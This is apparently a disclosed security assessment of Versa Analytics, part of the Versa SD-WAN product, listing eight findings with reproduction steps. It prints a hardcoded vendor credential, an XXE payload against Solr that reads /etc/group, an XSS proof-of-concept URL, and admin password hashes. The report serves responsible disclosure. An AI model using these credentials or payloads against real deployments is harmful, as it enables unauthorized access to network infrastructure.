Versa Analytics Security Assessment

Table of Contents

- Table of Contents
- Executive Summary
    - Methodology
    - Scope
    - Team
    - Responsible Disclosure
- Security Findings
    - Versa Analytics
        - Versa Analytics Driver REST API Hardcoded Credentials
            - Description
            - Steps to Reproduce
        - Cleartext Communications on TCP 1234
            - Description
            - Steps to Reproduce
        - Apache Solr is vulnerable to XML External Entity Injection (XXE)
            - Description
            - Steps to Reproduce
        - Password Brute-Force Attack
            - Description
            - Steps to Reproduce
        - XSS in /versa/app/login.html via error parameter
            - Description
            - Steps to Reproduce
        - Access to Stored Secrets
            - Description
            - Steps to Reproduce
        - Disabled Cassandra Authentication
            - Description
            - Steps to Reproduce
        - confd private key can be read by any local user
            - Description
            - Steps to Reproduce

Executive Summary

"SD-WAN New Hope" team performed a security assessment for the Versa Analytics component of Versa SD-WAN product. All found vulnerabilities were sent to the vendor in March 2019. Unfortunately, the team was not contacted about these security issues. In September 2019, we were answered that all vulnerabilities were fixed.

Methodology

The security assessment was performed within the following model:

- Vulnerability assessment
- White-box
- Smoke

Scope

- Versa Analytics

Team

The assessment was performed by SD-WAN New Hope team.

Responsible Disclosure

The team follows the practice of responsible disclosure.
The found vulnerabilities have not been disclosed or published.

Security Findings

Versa Analytics

Tested on:

Package:	Versa Analytics
Release Date:	Fri Nov 16 16:46:54 PST 2018
Release:	16.1R2S6
Database version:	3.8.10
Application ID:	f23f3c
Package ID:	f0fb84f
UI Package ID:	59819c3


Versa Analytics Driver REST API Hardcoded Credentials

Description

Versa Analytics Driver REST API (/opt/versa/bin/versa-analytics-driver) uses the hardcoded credentials located at the /opt/versa/var/van-app/properties/application.properties file.
The credentials are used to perform HTTP Basic Authentication.
The credentials are vanclient:88347b9e8s6$90d9f31te366&d5be77 and they are the same for all deployments.

Steps to Reproduce

To reproduce the issue, you can investigate the code or send the HTTP request as below.



```
GET /analytics/system/info HTTP/1.1
Host: 172.17.160.51:5000
Authorization: Basic dmFuY2xpZW50Ojg4MzQ3YjllOHM2JDkwZDlmMzF0ZTM2NiZkNWJlNzc=
Content-Length: 2
```


```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 227
Server: Werkzeug/0.10.1 Python/2.7.6
Date: Wed, 27 Feb 2019 07:06:38 GMT

{
  "cpuPercent": 0.0,
  "diskFree": 236681547776,
  "diskPercentUsed": 1.5,
  "diskSize": 253247963136,
  "diskUsed": 3678580736,
  "memoryAvail": 10366406656,
  "memoryPercentUsed": 38.4,
  "memoryTotal": 16826978304
}
```

Cleartext Communications on TCP 1234

Description

TCP 1234 service does not use a secure communication channel.


SSH remote capture: sshdump
Wireshark · Follow TCP Stream (tcp.stream eq 3) · SSH remote capture: sshdump

```
[1 bytes missing in capture file]..
._\v-...-..<... .O..INTERNET..INTERNET...versa-controller.e.cpe01.............................
.]\v-#..-..<... .M..INTERNET..INTERNET...versa-controller.h.hub.............................
./\v-<..-..<.....S....\v-<..........~.......M..............#versa-controller|INTERNET|1|1|SDWAN....`....\v-
<.........B`.......Q.............0versa-controller|INTERNET|hub|INTERNET|1|104|1|1.........\v-
<..................b.............4Analytics|versa-controller|INTERNET|1|1|10.0.192.104*1|5|networking|network-
management|Business...m....\v-<.........M.......~..............=Provider-Control-VR|vni-0/0.0|1|versa-controller|
INTERNET|1|1....b....\v-<.........;......................2versa-controller|INTERNET|cpe01|INTERNET|1|101|1|
1.........\v-<.........O......................7Management|versa-controller|INTERNET|1|1|192.168.100.10*1|5|
networking|network-management|Business........\v-<...............................4Analytics|versa-controller|
INTERNET|1|1|10.0.192.101*1|5|networking|network-management|Business...h....\v-<..........0.......m.............
8Provider-Control-VR|tvi-0/602.0|0|versa-controller| |1|0....f....\v-<..........m.......0.............6Provider-
Control-VR|vni-0/0.0|0|versa-controller| |1|0..'..\v-<.............%.H\v-<..........@......................versa-
controller|INTERNET|1|1.D.L\v-<.........x.......{............#versa-controller|INTERNET|vni-0/1.0./.&\v-
<...........,........].......,..S....\v-<..........G.....................#versa-controller|INTERNET|1|1|SDWAN..
..\v-=..-..<.....`....\v-<.........@P......R..............0versa-controller|INTERNET|hub|INTERNET|1|104|1|
1.........\v-<..........G.....................7Management|versa-controller|INTERNET|1|1|192.168.100.10*1|5|
networking|network-management|Business...m....\v-<..................G.............=Provider-Control-VR|vni-0/0.0|
1|versa-controller|INTERNET|1|1....b....\v-<.........?.......WD.............2versa-controller|INTERNET|cpe01|
INTERNET|1|101|1|1.
```

Steps to Reproduce

Run Wireshark on the eth1 interface and investigate TCP 1234 flows.

Apache Solr is vulnerable to XML External Entity Injection (XXE)

Description

The configuration of the XMP parser allows to use external entities. This vulnerability can be used to implement an XXE attack.

Steps to Reproduce


Send the following request using Burp Suite.

```
POST /solr/resource/test.test/solrconfig.xml HTTP/1.1
Host: versa-analytics:8983

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE config [<!ENTITY xxe SYSTEM "file:///etc/group">]>
<config>
<luceneMatchVersion>&xxe;</luceneMatchVersion>
</config>
```

The open the following URL in your browser: https://versa-analytics/solr/admin/cores?action=RELOAD&name=test.test

"/etc/group" file will be listed.



```
GET /solr/admin/cores?action=RELOAD&name=test.test
HTTP/1.1
Host: 172.17.160.51:8983
Content-Length: 0
```

```
        at org.apache.coyote.http11.Http11Processor.process(Http11Proc
        at org.apache.coyote.http11.Http11Protocol$Http11ConnectionHan
        at org.apache.tomcat.util.net.JIoEndpoint$Worker.run(JIoEndpoi
        at java.lang.Thread.run(Thread.java:748)
Caused by: java.text.ParseException: failed to parse lenient version s
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/s
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
ntp:x:104:109::/home/ntp:/bin/false
cassandra:x:105:110:Cassandra database,,,:/var/lib/cassandra:/bin/fals
munin:x:106:111::/var/lib/munin:/bin/false
versa:x:1000:1000::/home/versa:/bin/bash
": Failed to parse major version from "ROOT:X:0:0:ROOT:/ROOT:/BIN/BASH
```

Password Brute-Force Attack

Description

There is no any protection against brute-force attacks in the authentication mechanism of Versa Analytics.

Steps to Reproduce

1. Try to implement brute-force attack against a user: send 1000 requests with wrong password via login form.
2. Login with the username and correct password.

XSS in /versa/app/login.html via error parameter


Description

Input validation and output escaping are missing for "error" parameter. XSS attack is possible.

Steps to Reproduce

Open the following URL in your web-browser. An alert window will pop-up.

```
https://versa-
analytics/versa/app/login.html?error=%3Cscript%3Ealert(document.domain)%3C/sc
ript%3E
```



https://172.17.160.51:8443/versa/app/login.html?error=<script>alert(document.domain)</script>

172.17.160.51

Access to Stored Secrets

Description

VAN user interface credentials are stored in users.properties file that is world-readable.

Steps to Reproduce

```
# cd /opt/versa/var/van-app/properties
# ls -al users.properties
...
-rw-rw-r-- 1 versa versa  188 Nov 16 17:00 users.properties
...
# cat users.properties
admin=b54d5f7fe204c8cc9d33c7a55c5f6777623cbc68508c29609bdae90684fa9433,ROLE_A
DMIN,enabled
Administrator=b54d5f7fe204c8cc9d33c7a55c5f6777623cbc68508c29609bdae90684fa943
3,ROLE_ADMIN,enabled
```

Disabled Cassandra Authentication

Description

Authentication mechanism is not enabled in Cassandra database.
The parameter is set in "/opt/versa/scripts/van-scripts/vansetup.conf" file.
Any anonymous user can run a Cassandra client (e.g. cassandra-cli, cqlsh) to get a connection with the database.

Steps to Reproduce

Review the "/opt/versa/scripts/van-scripts/vansetup.conf" file.

confd private key can be read by any local user

Description

confd's private key is stored in "ssh_host_dsa_key" file that is world-readable.

Steps to Reproduce

Review access rights for the "/opt/versa/confd/etc/confd/ssh/ssh_host_dsa_key" file.